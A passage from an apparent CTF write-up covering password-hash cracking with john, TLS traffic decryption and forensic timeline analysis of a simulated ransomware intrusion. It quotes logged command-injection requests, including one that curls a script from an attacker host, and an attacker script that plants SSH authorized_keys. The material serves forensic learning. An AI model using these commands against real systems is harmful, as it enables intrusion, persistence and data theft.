38     }
39     return false;
40 }
```

In `\all\etc\apache2\.htpasswd` there are some password hashes:

```
1 admin:$1$h7PcTM2Q$dE4Nxy0QaLT3kzyFoz54f.
2 alice:$1$av1K2Jg5$X7yCik3id/h8yv34Fn1Ri0
3 bob:$1$IbVRrZNw$zFE9jhxtDx1pHtXpryuGD/
4 carol:$1$7pgrfayT$ig8zFkSv8Etm3qVA.N/j61
```

The admin password could be cracked with a standard rockyou wordlist:

```
(kali㉿kali)-[~/Downloads/TheCatch25]
$ john --format=md5crypt htpasswd.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Bananas9 (admin)
1 0:00:01.10 DONE (0000: 10 15 10:00) 0 0:00:00 / 15:000 / 15:000 / 15:000 / 0 1
```


I also tried to look for some keys to decrypt the encrypted traffic, and found a SSL certificate:

```
(kali@kali)-[/etc/apache2]
$ grep -r -i sslcert
./sites-available/default-ssl.conf: # SSLCertificateFile directive is needed.
./sites-available/default-ssl.conf: SSLCertificateFile /etc/ssl/certs/ssl-cert-snakeoil.pem
./sites-available/default-ssl.conf: SSLCertificateKeyFile /etc/ssl/private/ssl-cert-snakeoil.key
./sites-available/default-ssl.conf: # Point SSLCertificateChainFile at a file containing the
./sites-available/default-ssl.conf: # the referenced file can be the same as SSLCertificateFile
./sites-available/default-ssl.conf: #SSLCertificateChainFile /etc/apache2/ssl.crt/server-ca.crt
```

In `\all\etc\hosts` we could find IPv4 and IPv6 address mapping for the compromised system:

```
1 127.0.0.1 localhost
2 ::1 localhost ip6-localhost ip6-loopback
3 fe00:: ip6-localnet
4 ff00:: ip6-mcastprefix
5 ff02::1 ip6-allnodes
6 ff02::2 ip6-allrouters
7 10.99.25.101 2c1c649ff17d
8 2001:db8:7cc::25:101 2c1c649ff17d
```

To see the decrypted traffic, this certificate can be imported in Wireshark with the knowledge of IP address representing the server, which we have from the hosts file:



Now we just need to look for the backup. We could look for all requests to `backup.php` and find the only one responded with 200, or filter for the filename noticed earlier in HTTP traffic with Wireshark filter `http contains "backup.enc"`:

```
GET /app/backup.php HTTP/1.1
Host: server-www
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Cookie: PHPSESSID=63p364g32do6ks4284ee6kd276

HTTP/1.1 200 OK
Date: Wed, 16 Jul 2025 08:06:27 GMT
Server: Apache/2.4.62 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Disposition: attachment; filename="backup.enc"
Content-Length: 44
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

aOI32ayLIofLCXLWZtzmdY077Q1jcYUQof7GFBbOWHY=
```

From here it was just necessary to decode the response with the previously cracked admin password. This was failing me for a while giving only a partial result, probably due to encoding issues in Python. I then tried to do the same in PHP, running the script in an online interpreter and that worked just fine:

```
<?php
$password = 'Bananas9';

$enc = 'aOI32ayLIofLCXLWZtzmdY077Q1jcYUQof7GFBbOWHY=';

$iv = substr(hash('sha256', 'iv' . $password), 0, 16);
$key = hash('sha256', $password, true);

$dec = openssl_decrypt($enc, 'aes-256-cbc', $key, 0, $iv);

echo $dec;
?>
```

FLAG{kyAi-J2NA-n6nE-ZIX6}

Threatening message

While I could not solve this challenge completely, I believe I made some significant progress. We are provided with a ransom note and a log2timeline Plaso format image. First step was therefore to parse the file into a csv timeline using Plaso. The version I was using complained about version mismatch but with a little help from AI I was able to use Docker to pull a newer version which then worked fine:

```
$ sudo docker run --rm -v "$(pwd)":/data log2timeline/plaso
psort.py -o L2tcsv -w /data/timeline.csv /data/image.plaso

plaso - psort version 20250918

Storage file          : /data/image.plaso
Processing time       : 00:00:21

Events:               Filtered          In time slice  Duplicates
      MACB grouped    Total
      201766          0      203404      0      0

Identifier            PID              Status          Memory
      Events          Tags              Reports
Main 203404 (0)      0 (0)      completed      149.6 MiB
      203404 (0)      0 (0)      0 (0)

Processing completed.
```

In the timeline, several lines caught my attention where commands appear to be injected into a URL parameter such as whoami, and curl:

```
desc
http_request: GET /get_user_by_id?q=whoami HTTP/1.1 from: 10.99.25.28 code: 200 user_agent: curl/7.88.1
http_request: GET /get_user_by_id?q=cat%20/etc/passwd HTTP/1.1 from: 10.99.25.28 code: 200 user_agent: curl/7.88.1
http_request: GET /get_user_by_id?q=curl%20-h HTTP/1.1 from: 2001:db8:7cc::25:28 code: 200 user_agent: curl/7.88.1
http_request: GET /get_user_by_id?q=curl%20http%3A%2F%2F%5B2001%3Adb8%3A7cc%3A%3A25%3A28%3D%2Fmy%2Fbackup2%20-o%20%2Ftmp%2Fbackup.sh HTTP/1.1 from: 2001:db8:7cc::25:28 code: 200 user_agent: curl/7.88.1
```

The last curl request seems to download data and store them in `backup.sh` file, so I did the same and got the following script:

```
$ curl http://[2001:db8:7cc::25:28]/my/backup2 -o backup.sh
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 345 100 345 0 0 3791 0 --:--:-- --:--:-- --:--:-- 3833
sansforensics@swiftworkstation: ~/Downloads/thecatch2025/threatening_message
$ cat backup.sh
#!/bin/bash

mkdir -p /home/doublepower/.ssh
chown doublepower:doublepower /home/doublepower/.ssh
chmod 700 /home/doublepower/.ssh

curl http://[2001:db8:7cc::25:28]/my/authorized_keys -o /home/doublepower/.ssh/authorized_keys
chown doublepower:doublepower /home/doublepower/.ssh/authorized_keys
chmod 600 /home/doublepower/.ssh/authorized_keys
```

In the same manner, I was able to download the `authorized_keys` file too, with a comment which seems to be the username `dough.badman@doublepower.tcc`:

```
$ curl http://[2001:db8:7cc::25:28]/my/authorized_keys -o authorized_keys
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total      Spent    Left     Speed
100  754  100  754    0    0  9195      0  --:--:-- --:--:-- --:--:-- 9195
sansforensics@siftworkstation: ~/Downloads/thecatch2025/threatening_message
$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQADfNdTWbbr36jcwvd/llRwiflkgmDP2i9WdyfPrTo4p
nhq4Jxx3BNoGEhz37q+IqET8XcTv/xwKypMFmnIQJjJmaz4YaZIMLS5ZkCe4xGXVaeu4pQzJ+4b1ixA0C
g5ZEw4ApR05lWQmb/JnneHxgGFbDcy9poszV2Z1XW+kSwz25LSBY6PfHLP6YMCTTAuk1346kns/vGgkS1
7B5gufC565xMcScIvXKUEwiNEFqIV5z0PGBSrYyIyAhAkVbqsDz2WSNxb5LPATE2oMAwsl8L4fraam/Lg
QDGqif2uor8j129DP2BmafRuSe/Jp7oPAHOetGrR9Y1VomkwK06XTFUX6Fjb2uYePcZUha1Bb7gRVTiWu
Y2jbrArYE0+W4b7Pqq8i5pIxpFJm40t6JslqL4AP/URWhwPy7HCycTnP93DVYEi5I3IZ6LJSgZWaoYuaw
12N5Vtoe1J6Qe6kGIICUB+ORYQR2q0F76fVx5idj5BQ== dough.badman@doublepower.tcc
```

Since this related to SSH I have looked for items in the timeline related to that and started highlighting some that I believed could be useful for the investigation:

```
99886 /home/powergrid/.ssh Owner identifier: 1000 Group identifier: 1000 Mode: drwxr-xr-x
99887 [nfddump] FLOW TCP 2001:db8:7cc::25:25 41064 -> 2001:db8:7cc::25:252 9000 Packets=9 Bytes=2688 Duration=0.007
99888 [nfddump] FLOW TCP 10.99.25.23 443 -> 10.99.25.23 41738 Packets=7 Bytes=3341 Duration=0.016
99889 /home/powergrid/.ssh/known_hosts Owner identifier: 1000 Group identifier: 1000 Mode: -rw-r--r-- MD5: f47b42eb136a78d9db0c355b2acb776e
99890 [nfddump] FLOW TCP 10.99.25.23 41738 -> 10.99.25.23 443 Packets=9 Bytes=1605 Duration=0.016
99891 [nfddump] FLOW TCP 2001:db8:7cc::25:252 9000 -> 2001:db8:7cc::25:25 41064 Packets=9 Bytes=1000 Duration=0.007
99892 /home/powergrid/.ssh/known_hosts.old Owner identifier: 1000 Group identifier: 1000 Mode: -rw-r--r-- MD5: 8e2ad9c44a58ecbe5f17c8b96aa4e5d1
99893 /home/powergrid/.ssh/authorized_keys Owner identifier: 1000 Group identifier: 1000 Mode: -rw-r--r-- MD5: 38b5dffe51368ab4faecd179a400372
99894 [nfddump] FLOW TCP 10.99.25.22 22 -> 10.99.25.252 51840 Packets=27 Bytes=7260 Duration=0.420
99895 /home/powergrid/.ssh Owner identifier: 1000 Group identifier: 1000 Mode: drwxr-xr-x
99896 [nfddump] FLOW TCP 10.99.25.252 51840 -> 10.99.25.22 22 Packets=30 Bytes=6088 Duration=0.420
99897 /home/powergrid/.ssh/authorized_keys Owner identifier: 1000 Group identifier: 1000 Mode: -rw-r--r-- MD5: 38b5dffe51368ab4faecd179a400372
99898 /etc/ssh Owner identifier: 0 Group identifier: 0 Mode: drwxr-xr-x
99899 /etc/ssh/ssh_config.bak Owner identifier: 0 Group identifier: 0 Mode: -rw-r--r-- MD5: e6fd6e8e29210c5678181f3177d5433
99900 [sudo] powergrid : TTY=pts/0 ; PWD=/home/powergrid ; USER=root ; COMMAND=/usr/bin/cp /etc/ssh/ssh_config /etc/ssh/ssh_config.bak
99901 [sudo] pam_limits(sudo:session): Could not set limit for 'core' to soft*-1 hard*-1: Operation not permitted; uid=1000 euid=0
99902 [sudo] pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
99903 [sudo] pam_unix(sudo:session): session closed for user root
99904 [nfddump] FLOW TCP 2001:db8:7cc::25:252 9000 -> 2001:db8:7cc::25:25 41080 Packets=9 Bytes=1736 Duration=0.008
99905 [nfddump] FLOW TCP 2001:db8:7cc::25:25 41080 -> 2001:db8:7cc::25:252 9000 Packets=9 Bytes=2915 Duration=0.008
99906 [nfddump] FLOW TCP 2001:db8:7cc::25:25 443 -> 2001:db8:7cc::25:26 60192 Packets=8 Bytes=3970 Duration=0.019
99907 http_request: POST /data HTTP/1.1 from: 2001:db8:7cc::25:26 code: 200 user_agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML like Gecko) Chrome/127.0.0.0 Safari/537.36
99908 http_request: POST /data HTTP/1.1 from: 10.99.25.23 code: 200 user_agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML like Gecko) Chrome/127.0.0.0 Safari/537.36
99909 [nfddump] FLOW TCP 2001:db8:7cc::25:26 60192 -> 2001:db8:7cc::25:25 443 Packets=9 Bytes=1638 Duration=0.019
99910 [sudo] powergrid : TTY=pts/0 ; PWD=/home/powergrid ; USER=root ; COMMAND=/usr/bin/sed -i 's/^##PasswordAuthentication.*/PasswordAuthentication no/' /etc/ssh/ssh_config
99911 [sudo] pam_limits(sudo:session): Could not set limit for 'core' to soft*-1 hard*-1: Operation not permitted; uid=1000 euid=0
99912 [sudo] pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
99913 [sudo] pam_unix(sudo:session): session closed for user root
99914 [sudo] powergrid : TTY=pts/0 ; PWD=/home/powergrid ; USER=root ; COMMAND=/usr/bin/sed -i 's/^##ChallengeResponseAuthentication.*/ChallengeResponseAuthentication no/' /etc/ssh/ssh_config
99915 [sudo] pam_limits(sudo:session): Could not set limit for 'core' to soft*-1 hard*-1: Operation not permitted; uid=1000 euid=0
99916 [sudo] pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
99917 [sudo] pam_unix(sudo:session): session closed for user root
99918 /etc/ssh Owner identifier: 0 Group identifier: 0 Mode: drwxr-xr-x
99919 /etc/ssh/ssh_config Owner identifier: 0 Group identifier: 0 Mode: -rw-r--r-- MD5: 0dbdb92b283cccd242fcbcd1f81335
99920 [sudo] powergrid : TTY=pts/0 ; PWD=/home/powergrid ; USER=root ; COMMAND=/usr/bin/sed -i 's/^##UsePAM.*/UsePAM no/' /etc/ssh/ssh_config
```

I have also noticed some SSH connections by users `powerguy` and `powergrid`:

	H	I	J	desc
1	user	host	short	desc
93723	powerguy	3768c3b2a3b1	Accepted password for powerguy from 2001:db8:7cc::25:11 port 37436 ssh2	Successful login of user: powerguy from 2001:db8:7cc::25:11:37436 using authentication method: password ssh pid: 35
93735	powerguy	3768c3b2a3b1	Accepted password for powerguy from 2001:db8:7cc::25:11 port 37438 ssh2	Successful login of user: powerguy from 2001:db8:7cc::25:11:37438 using authentication method: password ssh pid: 44
99856	powergrid	3768c3b2a3b1	Accepted password for powergrid from 10.99.25.22 port 40206 ssh2	Successful login of user: powergrid from 10.99.25.22:40206 using authentication method: password ssh pid: 341

Also looked for some actions with superuser privileges. This revealed another username `doublepower` and several commands related to the `read.me` file:

```
93750 [sudo] powerguy: TTY=pts/0; PWD=/home/powerguy; USER=root; COMMAND=/usr/bin/su
99861 [sudo] powergrid: TTY=pts/0; PWD=/home/powergrid; USER=root; COMMAND=/usr/bin/cat /etc/passwd
99869 [sudo] powergrid: TTY=pts/0; PWD=/home/powergrid; USER=root; COMMAND=/usr/bin/passwd powergrid
99881 [sudo] powergrid: TTY=pts/0; PWD=/home/powergrid; USER=root; COMMAND=/usr/bin/passwd powerguy
99900 [sudo] powergrid: TTY=pts/0; PWD=/home/powergrid; USER=root; COMMAND=/usr/bin/cp /etc/ssh/ssh_config /etc/ssh/ssh_config.bak
99910 [sudo] powergrid: TTY=pts/0; PWD=/home/powergrid; USER=root; COMMAND=/usr/bin/sed -i 's/*PasswordAuthentication.*PasswordAuthentication no/' /etc/ssh/ssh_config
99914 [sudo] powergrid: TTY=pts/0; PWD=/home/powergrid; USER=root; COMMAND=/usr/bin/sed -i 's/*ChallengeResponseAuthentication.*ChallengeResponseAuthentication no/' /etc/ssh/ssh_config
99920 [sudo] powergrid: TTY=pts/0; PWD=/home/powergrid; USER=root; COMMAND=/usr/bin/sed -i 's/*UsePAM.*UsePAM no/' /etc/ssh/ssh_config
99929 [sudo] powergrid: TTY=pts/0; PWD=/home/powergrid; USER=root; COMMAND=/usr/sbin/service ssh restart
99939 [sudo] powergrid: TTY=pts/0; PWD=/home/powergrid; USER=root; COMMAND=/usr/sbin/usermod -L powerguy
104413 [sudo] doublepower: TTY=pts/0; PWD=/home/doublepower; USER=root; COMMAND=/home/doublepower/sc encrypt /srv/shared /home/doublepower/enc
104450 [sudo] doublepower: TTY=pts/0; PWD=/home/doublepower; USER=root; COMMAND=/usr/bin/tar -cd /home/doublepower/shared tar.gz /srv/shared
104458 [sudo] doublepower: TTY=pts/0; PWD=/home/doublepower; USER=root; COMMAND=/usr/bin/chown doublepower doublepower /home/doublepower/shared.tar.gz
104489 [sudo] doublepower: TTY=pts/0; PWD=/home/doublepower; USER=root; COMMAND=/usr/bin/cp /home/doublepower/read.me /home/powergrid/read.me
104500 [sudo] doublepower: TTY=pts/0; PWD=/home/doublepower; USER=root; COMMAND=/usr/bin/chmod 777 /home/powergrid/read.me
104506 [sudo] doublepower: TTY=pts/0; PWD=/home/doublepower; USER=root; COMMAND=/usr/bin/cp /home/doublepower/read.me /srv/shared/read.me
104513 [sudo] doublepower: TTY=pts/0; PWD=/home/doublepower; USER=root; COMMAND=/usr/bin/chmod 777 /srv/shared/read.me
```

Here I've noticed a tool potentially used for encrypting the whole `/srv/shared` directory:

```
104387 [CRON pid: 934] pam_unix(cron:session): session closed for user root
104388 [nfdump] FLOW TCP 2001:db8:7cc::25:25 38056 -> 2001:db8:7cc::25:252 9000 Packets=10 Bytes=2795 Duration=0.012
104389 [nfdump] FLOW TCP 2001:db8:7cc::25:25 443 -> 2001:db8:7cc::25:26 57976 Packets=7 Bytes=3052 Duration=0.019
104390 http_request: POST /data HTTP/1.1 from: 2001:db8:7cc::25:27 code: 200 user_agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:127.0) Gecko/20100101 Firefox/137.0
104391 http_request: POST /data HTTP/1.1 from: 2001:db8:7cc::25:27 code: 200 user_agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:127.0) Gecko/20100101 Firefox/137.0
104392 [nfdump] FLOW TCP 2001:db8:7cc::25:26 57976 -> 2001:db8:7cc::25:25 443 Packets=9 Bytes=1474 Duration=0.019
104393 [nfdump] FLOW TCP 2001:db8:7cc::25:252 9000 -> 2001:db8:7cc::25:25 38056 Packets=8 Bytes=816 Duration=0.012
104394 [nfdump] FLOW TCP 2001:db8:7cc::25:252 22 -> 2001:db8:7cc::25:28 48308 Packets=188 Bytes=20336 Duration=37.405
104395 [nfdump] FLOW TCP 2001:db8:7cc::25:28 48308 -> 2001:db8:7cc::25:252 22 Packets=206 Bytes=14092 Duration=37.405
104396 /home/doublepower/.ssh/authorized_keys Owner identifier: 1002 Group identifier: 1002 Mode: -rw----- MD5: c5b785e88e7595f7c14088876d69f48
104397 /home/doublepower/.profile Owner identifier: 1002 Group identifier: 1002 Mode: -rw-r--r-- MD5: 4e81ade7d6f9fb342541152d08e7a97
104398 /var/log/lastlog Owner identifier: 0 Group identifier: 43 Mode: -rw-rw-r-- MD5: bcb80c908ad42a1595f962ed7ad75f56
104399 /var/log/wtmp Owner identifier: 0 Group identifier: 43 Mode: -rw-rw-r-- MD5: 083c86930d654ae7a0e20d60349ed023
104400 [sshd pid: 946] Accepted publickey for doublepower from 2001:db8:7cc::25:28 port 48308 ssh2: RSA SHA256:QJzLzHmN4rfu6WEmd+Zk8xQAL9oXuRdmk@btdsAl8
104401 /home/doublepower/sc Owner identifier: 1002 Group identifier: 1002 Mode: -rwxr-xr-x MD5: ae0ce366b097f6150f4da3b75e4890a1
104402 [nfdump] FLOW TCP 2001:db8:7cc::25:28 80 -> 2001:db8:7cc::25:252 40510 Packets=200 Bytes=6494521 Duration=0.053
104403 [nfdump] FLOW TCP 2001:db8:7cc::25:252 40510 -> 2001:db8:7cc::25:28 80 Packets=134 Bytes=4389 Duration=0.053
104404 /home/doublepower/sc Owner identifier: 1002 Group identifier: 1002 Mode: -rwxr-xr-x MD5: ae0ce366b097f6150f4da3b75e4890a1
104405 [nfdump] FLOW TCP 2001:db8:7cc::25:252 40526 -> 2001:db8:7cc::25:28 80 Packets=7 Bytes=342 Duration=0.012
104406 /home/doublepower/enc Owner identifier: 1002 Group identifier: 1002 Mode: -rw-r--r-- MD5: 814ba8dd6ef58933fb84203d4c53b9f8
104407 [nfdump] FLOW TCP 2001:db8:7cc::25:28 80 -> 2001:db8:7cc::25:252 40526 Packets=5 Bytes=872 Duration=0.012
104408 /home/doublepower/sc Owner identifier: 1002 Group identifier: 1002 Mode: -rwxr-xr-x MD5: ae0ce366b097f6150f4da3b75e4890a1
104409 /home/doublepower/.sudo_as_admin_successful Owner identifier: 1002 Group identifier: 1002 Mode: -rw-r--r-- MD5: d41d8cd98f00b204e9800998ecf8427e
104410 /dev/tty Owner identifier: 0 Group identifier: 0 Mode: crw-rw-rw-
104411 /run/sudo/ts Owner identifier: 0 Group identifier: 0 Mode: drwx-----
104412 /run/sudo/ts/doublepower Owner identifier: 0 Group identifier: 1002 Mode: -rw----- MD5: 431fa3f1a5eb3b7d924a78695ff1c2dc
104413 [sudo] doublepower: TTY=pts/0; PWD=/home/doublepower; USER=root; COMMAND=/home/doublepower/sc encrypt /srv/shared /home/doublepower/enc
104414 [sudo] pam_limits(sudo:session): Could not set limit for 'core' to soft=-1 hard=-1: Operation not permitted; uid=1002 euid=0
104415 [sudo] pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1002)
104416 /srv/shared/other Owner identifier: 1000 Group identifier: 1000 Mode: drwxrwx---
104417 /srv/shared/grid-ops Owner identifier: 1000 Group identifier: 1000 Mode: drwxrwx---
104418 /sys/fs/cgroup/cpu Owner identifier: 0 Group identifier: 0 Mode: lrwxrwxrwx
104419 /srv/shared/grid-ops/field_notebook542.md.enc Owner identifier: 0 Group identifier: 0 Mode: -rw-r--r-- MD5: 67776475c19053c6410c8b85ab9fdb4e
104420 /home/doublepower/enc Owner identifier: 1002 Group identifier: 1002 Mode: -rw-r--r-- MD5: 814ba8dd6ef58933fb84203d4c53b9f8
104421 /srv/shared/sci-ops/seismovolt.md.enc Owner identifier: 0 Group identifier: 0 Mode: -rw-r--r-- MD5: 0ed48f792c83bd2458ae48876c75cf2d
104422 /srv/shared/psy-ops Owner identifier: 1000 Group identifier: 1000 Mode: drwxrwx---
```

And a whole sequence of actions related to this directory and also an archive is created, which I assume was exfiltrated to the attacker controlled machine somehow:

1	desc
104413	[sudo] doublepower: TTY=pts/0 ; PWD=/home/doublepower ; USER=root ; COMMAND=/home/doublepower/sc encrypt /srv/shared /home/doublepower/enc
104416	/srv/shared/other Owner identifier: 1000 Group identifier: 1000 Mode: drwxrwx---
104417	/srv/shared/grid-ops Owner identifier: 1000 Group identifier: 1000 Mode: drwxrwx---
104419	/srv/shared/grid-ops/field_notebook542.md.enc Owner identifier: 0 Group identifier: 0 Mode: -rw-r--r-- MD5: 67776475c19053c6410c8b85ab9fdb4e
104421	/srv/shared/sci-ops/seismovolt.md.enc Owner identifier: 0 Group identifier: 0 Mode: -rw-r--r-- MD5: 0ed48f792c83bd2458ae48876c75cf2d
104422	/srv/shared/psy-ops Owner identifier: 1000 Group identifier: 1000 Mode: drwxrwx---
104423	/srv/shared/other/powerplant_10_yr_stats.md.enc Owner identifier: 0 Group identifier: 0 Mode: -rw-r--r-- MD5: 895d345c7da9ed906f7900c4a14fe960
104424	/srv/shared/other/powerplant_selfdestruction.csv.enc Owner identifier: 0 Group identifier: 0 Mode: -rw-r--r-- MD5: 4eb028b737079f9276c0502caa8d18cd
104425	/srv/shared/psy-ops/morale_boosting.md.enc Owner identifier: 0 Group identifier: 0 Mode: -rw-r--r-- MD5: e59e7a5f54d755ce27d266edcc7098e2
104426	/srv/shared/grid-ops/repair_log.md.enc Owner identifier: 0 Group identifier: 0 Mode: -rw-r--r-- MD5: 369fe83c1e609ba60c06752fe11bd18a
104427	/srv/shared/sci-ops Owner identifier: 1000 Group identifier: 1000 Mode: drwxrwx---
104429	/srv/shared Owner identifier: 1000 Group identifier: 1000 Mode: drwxrwx---
104430	/srv/shared/sci-ops/flabvolt.md.enc Owner identifier: 0 Group identifier: 0 Mode: -rw-r--r-- MD5: f2d217dd48fe67c042edf323a3e28d2b
104431	/srv/shared/psy-ops/pill.jpg.enc Owner identifier: 0 Group identifier: 0 Mode: -rw-r--r-- MD5: a251d467fc0e287a22263960efdaf138
104438	/home/doublepower/shared.tar.gz Owner identifier: 1002 Group identifier: 1002 Mode: -rw-r--r-- MD5: 52b3b73a3c0b52bca61196c0dfe081
104439	/srv/shared/other Owner identifier: 1000 Group identifier: 1000 Mode: drwxrwx---
104440	/srv/shared/grid-ops Owner identifier: 1000 Group identifier: 1000 Mode: drwxrwx---
104442	/srv/shared/grid-ops/field_notebook542.md.enc Owner identifier: 0 Group identifier: 0 Mode: -rw-r--r-- MD5: 67776475c19053c6410c8b85ab9fdb4e
104443	/srv/shared/sci-ops/seismovolt.md.enc Owner identifier: 0 Group identifier: 0 Mode: -rw-r--r-- MD5: 0ed48f792c83bd2458ae48876c75cf2d
104444	/srv/shared/psy-ops Owner identifier: 1000 Group identifier: 1000 Mode: drwxrwx---
104445	/srv/shared/other/powerplant_10_yr_stats.md.enc Owner identifier: 0 Group identifier: 0 Mode: -rw-r--r-- MD5: 895d345c7da9ed906f7900c4a14fe960
104446	/srv/shared/other/powerplant_selfdestruction.csv.enc Owner identifier: 0 Group identifier: 0 Mode: -rw-r--r-- MD5: 4eb028b737079f9276c0502caa8d18cd
104447	/srv/shared/psy-ops/morale_boosting.md.enc Owner identifier: 0 Group identifier: 0 Mode: -rw-r--r-- MD5: e59e7a5f54d755ce27d266edcc7098e2
104448	/srv/shared/grid-ops/repair_log.md.enc Owner identifier: 0 Group identifier: 0 Mode: -rw-r--r-- MD5: 369fe83c1e609ba60c06752fe11bd18a
104449	/srv/shared/sci-ops Owner identifier: 1000 Group identifier: 1000 Mode: drwxrwx---
104450	/srv/shared Owner identifier: 1000 Group identifier: 1000 Mode: drwxrwx---
104451	/srv/shared/sci-ops/flabvolt.md.enc Owner identifier: 0 Group identifier: 0 Mode: -rw-r--r-- MD5: f2d217dd48fe67c042edf323a3e28d2b
104452	/srv/shared/psy-ops/pill.jpg.enc Owner identifier: 0 Group identifier: 0 Mode: -rw-r--r-- MD5: a251d467fc0e287a22263960efdaf138
104453	[sudo] doublepower: TTY=pts/0 ; PWD=/home/doublepower ; USER=root ; COMMAND=/usr/bin/tar -xzf /home/doublepower/shared.tar.gz /srv/shared
104457	/home/doublepower/shared.tar.gz Owner identifier: 1002 Group identifier: 1002 Mode: -rw-r--r-- MD5: 52b3b73a3c0b52bca61196c0dfe081
104458	[sudo] doublepower: TTY=pts/0 ; PWD=/home/doublepower ; USER=root ; COMMAND=/usr/bin/chown doublepower:doublepower /home/doublepower/shared.tar.gz
104466	/home/doublepower/shared.tar.gz Owner identifier: 1002 Group identifier: 1002 Mode: -rw-r--r-- MD5: 52b3b73a3c0b52bca61196c0dfe081
104504	/srv/shared/read.me Owner identifier: 0 Group identifier: 0 Mode: -rwxrwxrwx MD5: 3af8a912fbc93ebda02e5b73f11a220
104505	/srv/shared Owner identifier: 1000 Group identifier: 1000 Mode: drwxrwx---
104506	[sudo] doublepower: TTY=pts/0 ; PWD=/home/doublepower ; USER=root ; COMMAND=/usr/bin/cp /home/doublepower/read.me /srv/shared/read.me
104510	/srv/shared/read.me Owner identifier: 0 Group identifier: 0 Mode: -rwxrwxrwx MD5: 3af8a912fbc93ebda02e5b73f11a220
104513	[sudo] doublepower: TTY=pts/0 ; PWD=/home/doublepower ; USER=root ; COMMAND=/usr/bin/chmod 777 /srv/shared/read.me

There were also a lot of [nfdump](#) entries. I decided to save those to separate file and then tasked AI to extract IP pairs and group them by protocol used, omitting ephemeral ports:

- SSH (Port 22):
10.99.25.22 ↔ 10.99.25.252
2001:db8:7cc::25:11 ↔ 2001:db8:7cc::25:252
2001:db8:7cc::25:252 ↔ 2001:db8:7cc::25:28
2001:db8:7cc::25:252 ↔ 2001:db8:7cc::25:29
-
- HTTP (Port 80):
2001:db8:7cc::25:252 ↔ 2001:db8:7cc::25:28
-
- HTTPS (Port 443):
10.99.25.24 ↔ 10.99.25.25
10.99.25.23 ↔ 10.99.25.25
10.99.25.25 ↔ 10.99.25.28
2001:db8:7cc::25:25 ↔ 2001:db8:7cc::25:27
2001:db8:7cc::25:25 ↔ 2001:db8:7cc::25:26
2001:db8:7cc::25:25 ↔ 2001:db8:7cc::25:28

I've scanned some of these to verify the services were running, and realized the `2001:db8:7cc::25:28` used in previous curl requests may be the same server as `10.99.25.22`. While still looking into the timeline for anything significant, I run some tools and got several hits with dirb on this IP:

```
$ dirb http://10.99.25.28

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Fri Oct 31 09:38:44 2025
URL_BASE: http://10.99.25.28/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.99.25.28/ ----
==> DIRECTORY: http://10.99.25.28/current/
+ http://10.99.25.28/index.html (CODE:200|SIZE:329)
==> DIRECTORY: http://10.99.25.28/keys/
==> DIRECTORY: http://10.99.25.28/my/
==> DIRECTORY: http://10.99.25.28/ssh/
==> DIRECTORY: http://10.99.25.28/tools/

---- Entering directory: http://10.99.25.28/current/ ----

---- Entering directory: http://10.99.25.28/keys/ ----

---- Entering directory: http://10.99.25.28/my/ ----
+ http://10.99.25.28/my/authorized_keys (CODE:200|SIZE:754)
+ http://10.99.25.28/my/backup2 (CODE:200|SIZE:345)

---- Entering directory: http://10.99.25.28/ssh/ ----

---- Entering directory: http://10.99.25.28/tools/ ----
+ http://10.99.25.28/tools/sc (CODE:200|SIZE:11960160)

-----

END_TIME: Fri Oct 31 10:02:33 2025
DOWNLOADED: 27672 - FOUND: 4
```

We can now download the [sc file](#) from the server, which may come handy later for decrypting maybe? Furthermore, 2 directories were found containing some keys – `/ssh` and `/keys`. I believe the key to solving the challenge was finding the exfiltrated data and using the keys to decrypt them, but didn't manage to complete this before the main competition was over.